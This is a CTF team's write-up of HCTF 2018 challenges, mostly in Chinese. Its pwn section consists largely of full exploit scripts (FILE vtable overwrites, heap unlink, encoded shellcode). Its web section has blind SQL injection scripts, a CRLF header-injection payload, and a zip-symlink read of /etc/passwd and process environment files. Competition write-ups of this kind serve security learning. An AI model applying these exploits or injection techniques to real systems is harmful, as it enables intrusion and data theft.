HCTF2018 Writeup -- Nu1L

veneno / 2018-11-13 07:53:00 / 浏览数 5482 安全技术 CTF 顶(0) 踩(0)

HCTF 2018

[TOC]

比赛网址：https://hctf.io/#/
比赛时间：11月9日 20:00 - 11月11日 20:00
Team Page: http://nu1l-ctf.com/

PWN

the end

```
from pwn import *
#context.aslr = False
context.log_level = 'debug'

def pwn(p):
   p.recvuntil('here is a gift ')
   libc_base = int(p.recvuntil(',', drop=True), 16) - 0x0CC230
   stdout_vtable = libc_base + 0x3c56f8
   fake_io_jump = 0x3c3fb0 + libc_base
   remote_addr = libc_base + 0x3c4008
   one_gadget = libc_base + 0x4526a
   one_gadget = libc_base + 0xF02B0



   log.success('libc: {}'.format(hex(libc_base)))
   log.success('stdout_vtable: {}'.format(hex(stdout_vtable)))
   log.success('fake_io_jump: {}'.format(hex(fake_io_jump)))
   log.success('remote_addr: {}'.format(hex(remote_addr)))
   log.success('one_gadget: {}'.format(hex(one_gadget)))

   #0x3c5c58
   payload = p64(stdout_vtable)
   payload += p64(fake_io_jump)[0]
   payload += p64(stdout_vtable + 1)
   payload += p64(fake_io_jump)[1]


   payload += p64(remote_addr)
   payload += p64(one_gadget)[0]
   payload += p64(remote_addr + 1)
   payload += p64(one_gadget)[1]
   payload += p64(remote_addr + 2)
   payload += p64(one_gadget)[2]

   #gdb.attach(p)
   p.send(payload)
   p.interactive()

if __name__ == '__main__':
   p = remote('150.109.44.250', 20002)
   p.recvuntil('Input your token:')
   p.sendline('RVZhvB2OtdydtHAaHxdEeRcFzZlKIC9U')
   #p = process('./the_end')
   #p.interactive()
   pwn(p)
```

babyprintf_ver2

```
from pwn import *
context.log_level = 'debug'
context.aslr = False

def pwn(p):
   p.recvuntil('So I change the buffer location to ')
   program_base = int(p.recvuntil('\n', drop=True), 16) - 0x202010
   log.success('program_base: {}'.format(hex(program_base)))
   p.sendline('%a')
   p.recvuntil('0x0.0')
   libc_base = int(p.recvuntil('p', drop=True), 16) - 0x50e8
   log.success('libc_base: {}'.format(hex(libc_base)))
   p.sendline('%100000cb')
   p.recvuntil('b')
   malloc_hook = 0x3ebc30
   remote = libc_base + malloc_hook - 0x10
   payload = 'a'*0xf + '\x00'
   payload += p64(program_base + 0x202028)
   payload += p64(0x00000000fbad2887) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(remote) + p64(remote)
   payload += p64(remote + 0x20) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(1) + p64(0xffffffffffffffff)
   payload += p64(0) + p64(libc_base + 0x3ed8c0) # lock
   payload += p64(0xffffffffffffffff) + p64(0)
   payload += p64(libc_base + 0x3eb8c0) + p64(0) # _IO_wide_data_1
   payload += p64(0) + p64(0)
   payload += p64(0x00000000ffffffff) + p64(0)
   payload += p64(0) + p64(libc_base + 0x3e82a0) # vtable
   #gdb.attach(p)
   log.info('remote: {}'.format(hex(remote)))
   log.info('fake: {}'.format(hex(program_base + 0x202028)))
   p.sendline(payload)
   one_gadget = [0x4f2c5, 0x4f322, 0x10a38c]
   payload = 'a' + p64(one_gadget[1] + libc_base)
   p.sendline(payload)

   payload = 'a'*0xf + '\x00'
   payload += p64(program_base + 0x202028)
   payload += p64(0x00000000fbad2887) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(0) + p64(0)
   payload += p64(1) + p64(0xffffffffffffffff)
   payload += p64(0) + p64(libc_base + 0x3ed8c0) # lock
   payload += p64(0xffffffffffffffff) + p64(0)
   payload += p64(libc_base + 0x3eb8c0) + p64(0) # _IO_wide_data_1
   payload += p64(0) + p64(0)
   payload += p64(0x00000000ffffffff) + p64(0)
   payload += p64(0) + p64(libc_base + 0x3e82a0) # vtable
   p.sendline(payload)
   p.sendline('%100000c')

   #p.recvuntil('a'*0xf)


   p.interactive()


if __name__ == '__main__':
   #p = process('./babyprintf_ver2')
   p = remote('150.109.44.250', 20005)
   p.recvuntil('Input your token:')
   p.sendline('RVZhvB2OtdydtHAaHxdEeRcFzZlKIC9U')
   pwn(p)
```

easyexp

最后还是做出来了，然而比赛结束了

```
from pwn import *
context.aslr = False
context.log_level = 'debug'
def mkdir(p, filename):
   p.recvuntil('$')
   p.clean()
   p.sendline('mkdir ' + filename)

def mkfile(p, filename, data):
   p.recvuntil('$')
   p.clean()
   p.sendline('mkfile ' + filename)
   p.recvuntil('write something:')
   p.send(data)

def cat(p, filename):
   p.recvuntil('$')
   p.clean()
   p.sendline('cat ' + filename)

def trig_cve(p, buf):
   mkdir(p, '../../{}'.format(buf))

def pwn(p):
   libc = ELF('./libc-2.23.so')
   p.recvuntil('input your home\'s name: ')
   p.sendline('(unreachable)')
   mkfile(p, 'ccc', '/bin/sh\n')
   payload = '/'*0x87
   mkfile(p, '(unreachable)/tmp', payload + '\n')
   payload = 'z'*0x87
   mkfile(p, 'aaa', payload + '\n')
   payload = 'b\x90'
   trig_cve(p, payload)
   trig_cve(p, '')
   payload = p64(0) + p64(0x81)
   payload += p64(0x603180 - 0x18 + 0x60) + p64(0x603180 - 0x10 + 0x60)
   payload = payload.ljust(0x80, 'c')
   payload += p64(0x80)[:7]
   mkfile(p, '(unreachable)/tmp', payload)
   # unlink
   mkfile(p, '123', '\n')
   payload = '\x00'*0x18 + p64(0x603038) # puts
   payload += p32(0x87)[:3]
   mkfile(p, '(unreachable)/tmp', payload + '\n')
   cat(p, '(unreachable)/tmp')
   libc_base = u64(p.recv(6).ljust(8, '\x00')) - 0x6f690
   log.success('libc_base: {}'.format(hex(libc_base)))
   payload = p64(libc_base + 0x45390) # system
   mkfile(p, '(unreachable)/tmp', payload + '\n')
   cat(p, 'ccc')
   #gdb.attach(proc.pidof(p)[0])
   p.interactive()

if __name__ == '__main__':
   local = 0
   if local:
       p = process('./easyexp', env = {'LD_PRELOAD': './libc-2.23.so'})
   else:
       p = remote('150.109.44.250', 20004)
       p.recvuntil('token:')
       p.sendline('RVZhvB2OtdydtHAaHxdEeRcFzZlKIC9U')
   pwn(p)
```

christmas

```
#coding=utf8
from pwn import *

context.arch = 'amd64'

def make_guess_shellcode(n, ch):
   # flag > ch ■■■
   # ■■■■
   shellcode = '''
   mov rdx, 0x10700ee0
   xor rdx, 0x10101010
   mov rbx, [rdx] # 0x601ef0
   mov rbx, [rbx+0x8]
   mov rbx, [rbx+0x18]
   mov rbx, [rbx+0x18]
   mov rbx, [rbx+0x18]
   mov rbx, [rbx+0x18]
   mov rbx, [rbx+0x18]
   mov rbx, [rbx+0x18] # rbx = linkmap flag.so
   mov rdx, 0x10703020
   xor rdx, 0x10101010
   mov rcx, [rdx] # 0x602030
   mov rdx, 0x101d5030
   xor rdx, 0x10101010
   add rcx, rdx # 0xd4020 __libc_dlsym
   mov rdi, rbx
   /* push 'flag_yes_1337\x00' */
   mov rax, 0x101010101010101
   push rax
   mov rax, 0x101010101010101 ^ 0x373333315f
   xor [rsp], rax
   mov rax, 0x7365795f67616c66
   push rax
   mov rsi, rsp
   call rcx
   call rax
   '''
   payload = asm(shellcode)

   payload += asm('xor rbx, rbx')
   if n != 0:
       payload += asm('mov bl, {}'.format(n))
   payload += asm('''
   xor rcx, rcx
   add rax, rbx
   mov cl, byte ptr [rax]
   ''')

   payload += asm('''
   fuck:
   cmp cl, {}
   jg fuck
   '''.format(ch))
   return payload

def shellcoe_encode(shellcode):
   payload = asm('''
   push rax
   xor al, 0x33
   ''')
   p = remote('192.168.178.1', 24356)
   p.send(shellcode)
   payload += p.recvall()
   p.close()
   return payload
```

```
def guess(n, ch):
   # flag > ch ret true
   #p = process('./christmas-bak')
   p = remote('150.109.44.250', 20003)
   p.recvuntil('Input your token:')
   p.sendline('RVZhvB2OtdydtHAaHxdEeRcFzZlKIC9U')
   log.info('start')
   #p = process('./christmas')
   try:
       p.recvuntil('can you tell me how to find it??\n')
       p.clean()
       payload = make_guess_shellcode(n, ch)
       payload = payload.ljust(0x100 - 48, 'a')
       payload = shellcoe_encode(payload)
       #log.info(repr(payload))
       #gdb.attach(p)
       p.sendline(payload)
       #p.interactive()
       #exit()
       p.recvuntil('\n', timeout=1)
   except EOFError:
       p.close()
       return False
   p.close()
   return True
def pwn():
   # HCTF{dyn_15_4w350m3}
   flag = 'HCTF{'
   while True:
       l = 0
       r = 255
       idx = len(flag)
       while True:
           m = (l + r) / 2
           if m == l:
               m = r
               break
           ret = guess(idx, m)
           if ret:
               log.info('flag[{}] > {}({})'.format(idx, m, repr(chr(m))))
               l = m
           else:
               log.info('flag[{}] <= {}({})'.format(idx, m, repr(chr(m))))
               r = m
           log.success('flag: {}'.format(repr(flag)))
           #log.info('{} {} {}'.format(l, r, m))
       flag += chr(m)

def test1():
   p = process('./christmas')
   payload = payload = asm('''
   push rax
   xor al, 0x33
   ''')
   payload += 'Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2u0z4r3b4Z2Z122C2J4u382B0J2A2B0z3X2H125O2N7k0p4y2y2H
   payload = payload.ljust(0xf00 - 48, 'a')
   payload += 'flag_yes_1337'
   p.recvuntil('can you tell me how to find it??\n')
   p.clean()
   gdb.attach(p)
   p.sendline(payload)
   p.interactive()

def test():
   s = make_guess_shellcode(0, ord('f') + 1) + 'a'*0x50
   log.info(repr(s))
   # fp = open('/home/pwn/Desktop/test.bin', 'wb')
   # fp.write(s)
   # fp.close()
```

```
    shellcoe_encode(s)

if __name__ == '__main__':
    #p = process('./christmas')
    pwn()
    #test()
```

https://github.com/SkyLined/alpha3 发现了这个东西，不过shellcode里面不能有\0
\0解决了
但是要求某个寄存器指向当前shellcode....
有rax
rax不行 要求是rax恰好指向当前shellcode

```
namespace shellcodeEncodeServer
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Server is running ... ");
            IPAddress ip = new IPAddress(new byte[] { 0, 0, 0, 0 });
            TcpListener listener = new TcpListener(ip, 24356);

            listener.Start();
            Console.WriteLine("Start Listening ...");
            while (true)
            {

                TcpClient remoteClient = listener.AcceptTcpClient();
                Console.WriteLine("Client Connected■{0} <-- {1}",
                    remoteClient.Client.LocalEndPoint, remoteClient.Client.RemoteEndPoint);
                var s = remoteClient.GetStream();
                byte[] buf = new byte[4096];
                int readSize =  s.Read(buf, 0, 4096);
                write2File("D:\\Desktop\\test.bin", buf, readSize);
                Processor processor = new Processor();
                var encode = processor.GetEncodeCod();
                if(encode == null)
                {
                    s.Write(Encoding.Default.GetBytes("error"), 0, 5);
                    remoteClient.Close();
                    continue;
                }
                s.Write(Encoding.Default.GetBytes(encode), 0, encode.Length);
                remoteClient.Close();
            }
        }
        static private void write2File(string filePathName, byte[] bytes,int length)

        {
            if (File.Exists(filePathName))
            {
                File.Delete(filePathName);
            }
            FileStream stream = new FileStream(filePathName, FileMode.Create);
            stream.Write(bytes, 0, length);
            stream.Flush();
            stream.Close();
        }
    }
    class Processor
    {
        private Process p;
        private string encodeCode;
        public Processor()
        {
            p = new Process();
            p.StartInfo.FileName = "C:\\python27-x64\\python.exe";
            p.StartInfo.Arguments = "D:\\Desktop\\alpha3\\ALPHA3.py x64 ascii mixedcase rax --input=\"D:\\Desktop\\test.bin\"";
            p.StartInfo.UseShellExecute = false;
            p.StartInfo.RedirectStandardOutput = true;
            p.StartInfo.RedirectStandardInput = true;
            p.StartInfo.RedirectStandardError = true;
            p.OutputDataReceived += new DataReceivedEventHandler((senders, e) =>
            {
                string getData = e.Data;
                if (String.IsNullOrEmpty(getData))
                {
                    return;
                }
                encodeCode = getData;
            });
            p.Start();
            p.BeginOutputReadLine();
            p.PriorityClass = ProcessPriorityClass.High;
        }
        public string GetEncodeCod()
        {
            int count = 0;
            while (String.IsNullOrEmpty(this.encodeCode))
            {
                Thread.Sleep(50);
                count++;
                if (count >= 40)
                {
                    break;
                }
            }
            return this.encodeCode;
        }
        ~Processor()
        {
            p.Close();
        }
    }
}
```

这个encode工具只能在windows下用，只能开个server让那边连过来再encode，很蠢（

Reverse

LuckyStar☆

一堆smc，一堆反调

用ce附上去终于dump下来内存了

base64变表加密加一个随机数的异或，还是通过ce去读栈上加密之后的信息然后还原出这个异或的表

```
>>> en = 'ywfHywfHywfHywfHywfHywfHywfHywfHywfHywe='
>>> de = '71 F6 5F C5 39 7E 24 5C A9 85 FE 2E 4A A1 AF FA B8 E2 D0 56 BE 5A 7A A7 AB C5 39 2E F5 CE 97 70 6D 7F E9 86 90 08 68
>>> de = de.split(' ')
>>> de
['71', 'F6', '5F', 'C5', '39', '7E', '24', '5C', 'A9', '85', 'FE', '2E', '4A', 'A1', 'AF', 'FA', 'B8', 'E2', 'D0', '56', 'BE',
>>> de_1 = []
>>> de_1 = ''
>>> for i in de:
...     de_1 += chr(int(i,16))
...
>>> table = []
>>> for i in xrange(40):
...     table.append(ord(de_1[i])^ord(en[i]))
...
>>> table
[8, 129, 57, 141, 64, 9, 66, 20, 208, 242, 152, 102, 51, 214, 201, 178, 193, 149, 182, 30, 199, 45, 28, 239, 210, 178, 95, 102
```

```
import ida_bytes

start = 0x403520
```

```
table = [8, 129, 57, 141, 64, 9, 66, 20, 208, 242, 152, 102, 51, 214, 201, 178, 193, 149, 182, 30, 199, 45, 28, 239, 210, 178,
res = ''
for i in xrange(32):
   res += chr(ida_bytes.get_byte(i+start) ^ table[i])
print res
```

然后直接解base64即可

```
#include "stdafx.h"

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char base64_table[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/";

char* base64_encode(const char* data, size_t len)
{
   char *des = (char*)malloc(1 + 4 * len / 3);
   memset(des, 0, 1 + 4 * len / 3);
   size_t index = 0;
   size_t i;
   for (i = 0; i < len - 3; i += 3)
   {
       size_t index1 = data[i] >> 2; //first
       size_t index2 = (data[i] % 4) * 16 + (data[i + 1] >> 4); //second
       size_t index3 = (data[i + 1] % 16) * 4 + (data[i + 2] >> 6); //third
       size_t index4 = data[i + 2] % 64;
       des[index++] = base64_table[index1];
       des[index++] = base64_table[index2];
       des[index++] = base64_table[index3];
       des[index++] = base64_table[index4];
   }
   if (len - i == 1)
   {
       size_t index1 = data[i] >> 2;
       size_t index2 = (data[i] % 4) * 16 + (data[i + 1] >> 4); //second
       des[index++] = base64_table[index1];
       des[index++] = base64_table[index2];
       des[index++] = '=';
       des[index++] = '=';
   }
   else if (len - i == 2)
   {
       size_t index1 = data[i] >> 2;
       size_t index2 = (data[i] % 4) * 16 + (data[i + 1] >> 4); //second
       size_t index3 = (data[i + 1] % 16) * 4 + (data[i + 2] >> 6); //third
       des[index++] = base64_table[index1];
       des[index++] = base64_table[index2];
       des[index++] = base64_table[index3];
       des[index++] = '=';
   }
   else
   {
       size_t index1 = data[i] >> 2; //first
       size_t index2 = (data[i] % 4) * 16 + (data[i + 1] >> 4); //second
       size_t index3 = (data[i + 1] % 16) * 4 + (data[i + 2] >> 6); //third
       size_t index4 = data[i + 2] % 64;
       des[index++] = base64_table[index1];
       des[index++] = base64_table[index2];
       des[index++] = base64_table[index3];
       des[index++] = base64_table[index4];
   }
   des[index++] = 0;
   return des;
}

char* base64_decode(char *data)
{
   size_t index = 0;
   size_t len = strlen(data);
   char* des = (char*)malloc(1 + len * 3 / 4);
   memset(des, 0, 1 + len * 3 / 4);
   for (size_t i = 0; i < len; i += 4)
   {
       size_t index1 = strchr(base64_table, data[i]) - base64_table;
       size_t index2 = strchr(base64_table, data[i + 1]) - base64_table;
       size_t index3 = strchr(base64_table, data[i + 2]) - base64_table;
       size_t index4 = strchr(base64_table, data[i + 3]) - base64_table;
       des[index++] = ((index1 % 64) << 2) + ((index2 % 64) >> 4);
       des[index++] = ((index2 % 16) << 4) + ((index3 % 64) >> 2);
       des[index++] = ((index3 % 4) << 6) + (index4 % 64);
   }
   des[index] = 0;
   return des;
}


int main()
{
   char test[] = "Agn0zNSXENvTAv9lmg5HDdrFtw8ZFq==";
   char *de_test = base64_decode(test);
   printf("%s\n", de_test);
   system("pause");
   return 0;
}
```

Seven

经典迷宫题，调了kbdclass 直接读键盘

```
* * * * * * * * * * * * * * * *
o . . . . . . . . . . . . . . *
* * * * * * * * * * * * * * . *
* * * * * * * * * * * * . . . *
* * * * * * * * * * * . . * * *
* * * * * * * * * * . . * * * *
* * * * * * * * * . . * * * * *
* * * * * * * * . . * * * * * *
* * * * * * * . . * * * * * * *
* * * * * * . . * * * * * * * *
* * * * * . . * * * * * * * * *
* * * * . . * * * * * * * * * *
* * * * 7 * * * * * * * * * * *
* * * * * * * * * * * * * * * *
```

PolishDuck

一个bad usb的固件

http://invicsfate.cc/2018/04/13/HITBCTF2018-reverse-hex/

```
index_table=[320,332, 339, 354, 375, 395, 425, 456, 467, 491, 510, 606, 519, 540, 551, 582, 609, 624, 651, 664, 675, 689, 604,
838, 988, 845, 868, 883, 911, 934, 947, 959, 976, 991, 1007, 1024, 1099, 1043, 1068, 1083, 1103, 1106, 1168, 1119, 1132, 1149,
1093, 1093, 1238, 1101, 1101, 1172, 1253, 1103]

import ida_bytes,idaapi

def my_get_str(ea):
    #print(hex(ea))
    res = ''
    i = 0
    while True:
        tt = ida_bytes.get_byte(ea+i)
        if tt ==0 or tt & 0x80 != 0:
            break
        res += chr(tt)
        i += 1
```

```
   return res

guess_offest = [6480]

for offest in guess_offest:
   res = ''
   for i in index_table:
       res += my_get_str(i+offest)
       res += '\n'
   print(res+'\n')
```

感觉这个大概没问题了，都是可见字符。

```
notepad.exe
44646 64094
71825 66562 15873 21793 7234 17649 43827
2155 74767 35392
88216 83920 16270 20151 5268 90693
82773 716 27377 44329 49366 65217
1653 38790 70247 97233 18347 22117 94686
49428 72576 52460 47541 46975 53769 94005
83065 72914
5137 87544 40301 71583 20370 37968 17478
55350
40532 10089
13332 70643
24170 46845 16048 23142 31895 62386 12179 94552 79082
19517 52918 91580 38900 89883
38412 91537 70 98594 57553 35275 62912 4755
16737 27595 21031 43551 64482
3550
*++-+*+
*++
-*+*++-+
-+++-+
-+
+*+
*+*
++-*++
+-+*+++
-
*+++-+*
+++-++-+-
*
++*++-+-*
+*++*+*++
*+*++
-*+
*++-*+
+
`
```

这堆东西有什么用吗。

题出错了，差评差评差评

```
notepad.exe
44646
+ ( 64094 + (
71825 * ( ( 15873 +
( 21793 * ( 7234 +
( 17649 * ( ( 2155 + ( 74767
* ( 35392 + ( 88216 * ( 83920
+ ( 16270
+ ( 20151 * ( 5268 + (
90693 * ( 82773 +
( 716 +
(
27377 * ( 44329 + (
49366 * (
( ( 38790 + ( 70247 * ( 97233
+ ( 18347 + ( 22117 * ( (
( 72576 + ( (
47541 + ( 46975 + ( 53769
* ( 94005 +
( ( 72914
+ ( 5137 + (
87544 *
( (
71583 + (
20370 + (
37968
* ( 17478 + ( ( 40532 + (
10089 + ( 13332 * (
( 24170
+ ( 46845 * ( 16048 +
(
23142 * ( 31895 + ( 62386 * (
12179
+
( 94552 + ( ( ( 52918
+ ( 91580 + (
( ( 38412 + ( 91537 * ( 70
+ ( 98594 * ( ( 35275
+ ( 62912 *
( 4755 + (
16737 * ( 27595
+ ( ( 43551 +
( 64482 * 3550
) ) - 21031 ) )
) ) ) ) - 57553 )
) ) )
) - 89883 ) - 38900 ) )
) - 19517 ) -
79082 ) ) ) ) ) ) ) )
)
- 70643 ) )
) ) -
55350 ) ) )
) ) - 40301 ) )
) ) - 83065 ) )
) ) ) -
52460
) ) - 49428 ) - 94686
) ) ) ) ) ) - 1653 )
- 65217 )
) ) ) ) ) )
) ) ) ) ) )
) ) - 43827 )
) )
) )
-
66562 ) )
)

In [3]: s
Out[3]: '44646+(64094+(71825*((15873+(21793*(7234+(17649*((2155+(74767*(35392+(88216*(83920+(16270+(20151*(5268+(90693*(82773+
8790+(70247*(97233+(18347+(22117*(((72576+((47541+(46975+(53769*(94005+((72914+(5137+(87544*((71583+(20370+(37968*(17478+((405
5*(16048+(23142*(31895+(62386*(12179+(94552+(((52918+(91580+(((38412+(91537*(70+(98594*((35275+(62912*(4755+(16737*(27595+((43
57553)))))-89883)-38900)))-19517)-79082)))))))))-70643))))-55350)))))-40301))))-83065)))))-52460))-49428)-94686))))))-1653)-65
66562)))'

In [4]: eval(s)
Out[4]: 2451608253724541801810350134250942684266699288534720001684660671147573090651410746224572476568849572670647335 65L

In [5]: hex(_)
Out[5]: '0x686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7dL'

In [6]: '686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7d'.decode('hex')
```

```
Out[6]: 'hctf{P0l1sh_Duck_Tast3s_D3l1ci0us_D0_U_Th1nk?}'
```

Web

kzone

```
#encoding:utf-8
import requests
import string
import base64

def catch(num,str):
   url="http://kzone.2018.hctf.io/admin/index.php"
   header={
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language': 'zh,en-US;q=0.7,en;q=0.3',
   "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:37.0) Gecko/20100101 Firefox/41.0"
          ,"Cookie":'''PHPSESSID=f4e2rj8ofjp0r4k4s205drkj74;islogin=1; login_data={"admin_user":"admin'and((select(mi\\u0064(h
   }

   #data={"username":"admin'&&mid(password,%d,1)='%s'#" % (num,str),"password":"1"}
   #strings="aaaaaaaa' or mid(username,1,1)='a' and '1"
   #print url
   #■■■■
   r=requests.get(url,headers=header,proxies={"http":"127.0.0.1:8080"})
   #■■burp■■
   #r=requests.get(url,headers=header,proxies={"http":"127.0.0.1:8080"})
   #print r.content
   res=r.headers
   #print "##################################"
   # found=False


   c_len = len(res)
   if c_len==9:
       return 1
   return 0




if __name__ == "__main__":
   #payloads = list(string.ascii_lowercase)

   #payloads.append("_;")
   payloads='0123456789abcdef'
   #payloads = list('sysadmin:0123456789_abcdefghijklmnopqrstuvwxyz ,ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')
   user=''
   for i in range(1,500):
       for j in payloads:
           print j
           if catch(i,j)==1:
               user=user+j
               print "now %d user is %s" % (i,user)
               break
   #print catch(1,"5")
```


admin

view-source:http://admin.2018.hctf.io/change
有代码 https://github.com/woadsl1234/hctf_flask

```
if request.method == 'POST':
       name = strlower(form.username.data)
       session['name'] = name
       user = User.query.filter_by(username=name).first()
       if user is None or not user.check_password(form.password.data):
           flash('Invalid username or password')
           return redirect(url_for('login'))
       login_user(user, remember=form.remember_me.data)
```

```
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)
```

u型编码注册就行了



```
>>> nodeprep.prepare(“ＡＤＭＩＮ”)
'admin'
>>> nodeprep.prepare(“ＡＤＭＩＮ”)
'admin'
>>>
```

bottle

```
<script>
location.href='http://bottle.2018.hctf.io/path?path=http://bottle.2018.hctf.io:22/user%0d%0aX-XSS-Protection:0%0d%0aContent-Le
</script>
```

hide and seek

```
user  nginx;
worker_processes auto;

error_log  /var/log/nginx/error.log warn;
pid        /var/run/nginx.pid;


events {
   worker_connections  1024;
}


http {
   include       /etc/nginx/mime.types;
   default_type  application/octet-stream;

   log_format  main  '$remote_addr - $remote_user [$time_local] "$request" '
                     '$status $body_bytes_sent "$http_referer" '
                     '"$http_user_agent" "$http_x_forwarded_for"';

   access_log  /var/log/nginx/access.log  main;

   sendfile        on;
   #tcp_nopush     on;

   keepalive_timeout  65;

   #gzip  on;

   include /etc/nginx/conf.d/*.conf;
}
daemon off;
```

zip软连接读取文件

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
nginx:x:101:102:nginx user,,,:/nonexistent:/bin/false
messagebus:x:102:103::/var/run/dbus:/bin/false
```

目标 寻找到config.py
读`proc/self/environ`

```
UWSGI_ORIGINAL_PROC_NAME=/usr/local/bin/uwsgi
SUPERVISOR_GROUP_NAME=uwsgi
HOSTNAME=7d8beb1a9aa4
SHLVL=0
PYTHON_PIP_VERSION=18.1
HOME=/root
GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA65421D
UWSGI_INI=/app/it_is_hard_t0_guess_the_path_but_y0u_find_it_5f9s5b5s9.ini
NGINX_MAX_UPLOAD=0
UWSGI_PROCESSES=16
STATIC_URL=/static
UWSGI_CHEAPER=2
NGINX_VERSION=1.13.12-1~stretch
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NJS_VERSION=1.13.12.0.2.0-1~stretch
LANG=C.UTF-8
SUPERVISOR_ENABLED=1
PYTHON_VERSION=3.6.6
NGINX_WORKER_PROCESSES=auto
SUPERVISOR_SERVER_URL=unix:///var/run/supervisor.sock
SUPERVISOR_PROCESS_NAME=uwsgi
LISTEN_PORT=80
STATIC_INDEX=0
PWD=/app/hard_t0_guess_n9f5a95b5ku9fg
STATIC_PATH=/app/static
PYTHONPATH=/app
UWSGI_RELOADS=0
```

读 `/app/hard_t0_guess_n9f5a95b5ku9fg/hard_t0_guess_also_df45v48ytj9_main.py`，伪造session就拿到flag了

Game | solved | working:

描述
crazy inject
URL http://game.2018.hctf.io

```
#encoding:utf-8
import requests
import string
import base64
import random

def catch(num,str1):
   a=0
   b=97
   while(a<=b):
       mid=(a+b)/2
       tmp =hex(mid)[2:]
       if len(tmp)==1:
           tmp="0"+tmp
       str2=str1+"%"+tmp
       print str2
       usernew = ''.join(random.sample(string.ascii_letters + string.digits, 13))
       url="http://game.2018.hctf.io/web2/action.php?action=reg"
       data = 'username=%s&password=%s&sex=1&submit=submit' %  (usernew,str2)
       headers={"Content-Type": "application/x-www-form-urlencoded"}
       #data={"username":"admin'&&mid(password,%d,1)='%s'#" % (num,str),"password":"1"}
       #strings="aaaaaaaa' or mid(username,1,1)='a' and '1"
       #print url
       #■■■■
       r=requests.post(url,data=data,headers=headers,proxies={"http":"127.0.0.1:8080"})
       #print r.content
       #■■burp■■
       #r=requests.get(url,headers=header,proxies={"http":"127.0.0.1:8080"})
       #print r.content
       sss = requests.get('http://game.2018.hctf.io/web2/user.php?order=password',headers={"Cookie":"PHPSESSID=p9op1amllrobs6c
       index1= sss.index('<tr>\n\t\t\t\t\t\t<td>\n\t\t\t\t\t\t\t1\n\t\t\t\t\t\t</td>\n\t\t\t\t\t\t<td>\n\t\t\t\t\t\t\tadmin')
       print usernew
       index2=sss.index(usernew)
       print index1
       print index2
       if index1 > index2:
           b =  mid -1
       else:
           a = mid +1
   tmp =hex(a-1)[2:]
   if len(tmp)==1:
       tmp="0"+tmp
   return "%"+tmp
   #print "###################################"
   # found=False




if __name__ == "__main__":
   #payloads = list(string.ascii_lowercase)

   #payloads.append("_;")
   payloads='!"#$%&\'()*+,-./:;<=>?@0123456789abcdefghijklmnopqrstuvwxyz[\\]^_`{|}~'
   #payloads = list('sysadmin:0123456789_abcdefghijklmnopqrstuvwxyz ,ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')
   user='%44%53%41%38%26%26%21%40%23%24%25'
   for i in range(1,100):
       user = user+catch(i,user)
       print "now user is "+user
   #catch(5,"dsa8<")
hctf{this_idea_h1t_me_whil3
```

Crypto

xor game

猜测xor key长度，字频分析
length = 21
xor_is_interesting!@#

rsa?xor

已知$n,m_1^5\%n,(m_1\ xor\ k)^5\%n$
$n,m_1$ 2048bit, $k$ 40bit
Coppersmith’s short-pad attack
http://inaz2.hatenablog.com/entry/2016/01/20/022936 参考coppersmith经典文章直接出flag

BlockChain

Re:Ethereum from zero

This is a challenge about smart contract reversing, we were given the `genesis.json` and the enode public key. We can use these to connect to the private network. We can also get our private key from the team token and import it into geth.

To get the first part of the flag, we need to satisfy: `balance(player_account) > 0`. This is easy to achieve, by simply mining several blocks.

In order to complete the second part, we need to find where the contracts are. Using the following script we can have a brief overview of the blocks containing transactions:

```
// loadScript() in geth
for(var i=0; i<eth.blockNumber;i++) {
 var block = eth.getBlock(i);
 if(block.transactions.length != 0) {
   console.log("Block with tx: " + i.toString());
 }
}
```

And the results:

```
Block with tx: 23
Block with tx: 49
Block with tx: 273
Block with tx: 4049
Block with tx: 4950
Block with tx: 5226
```

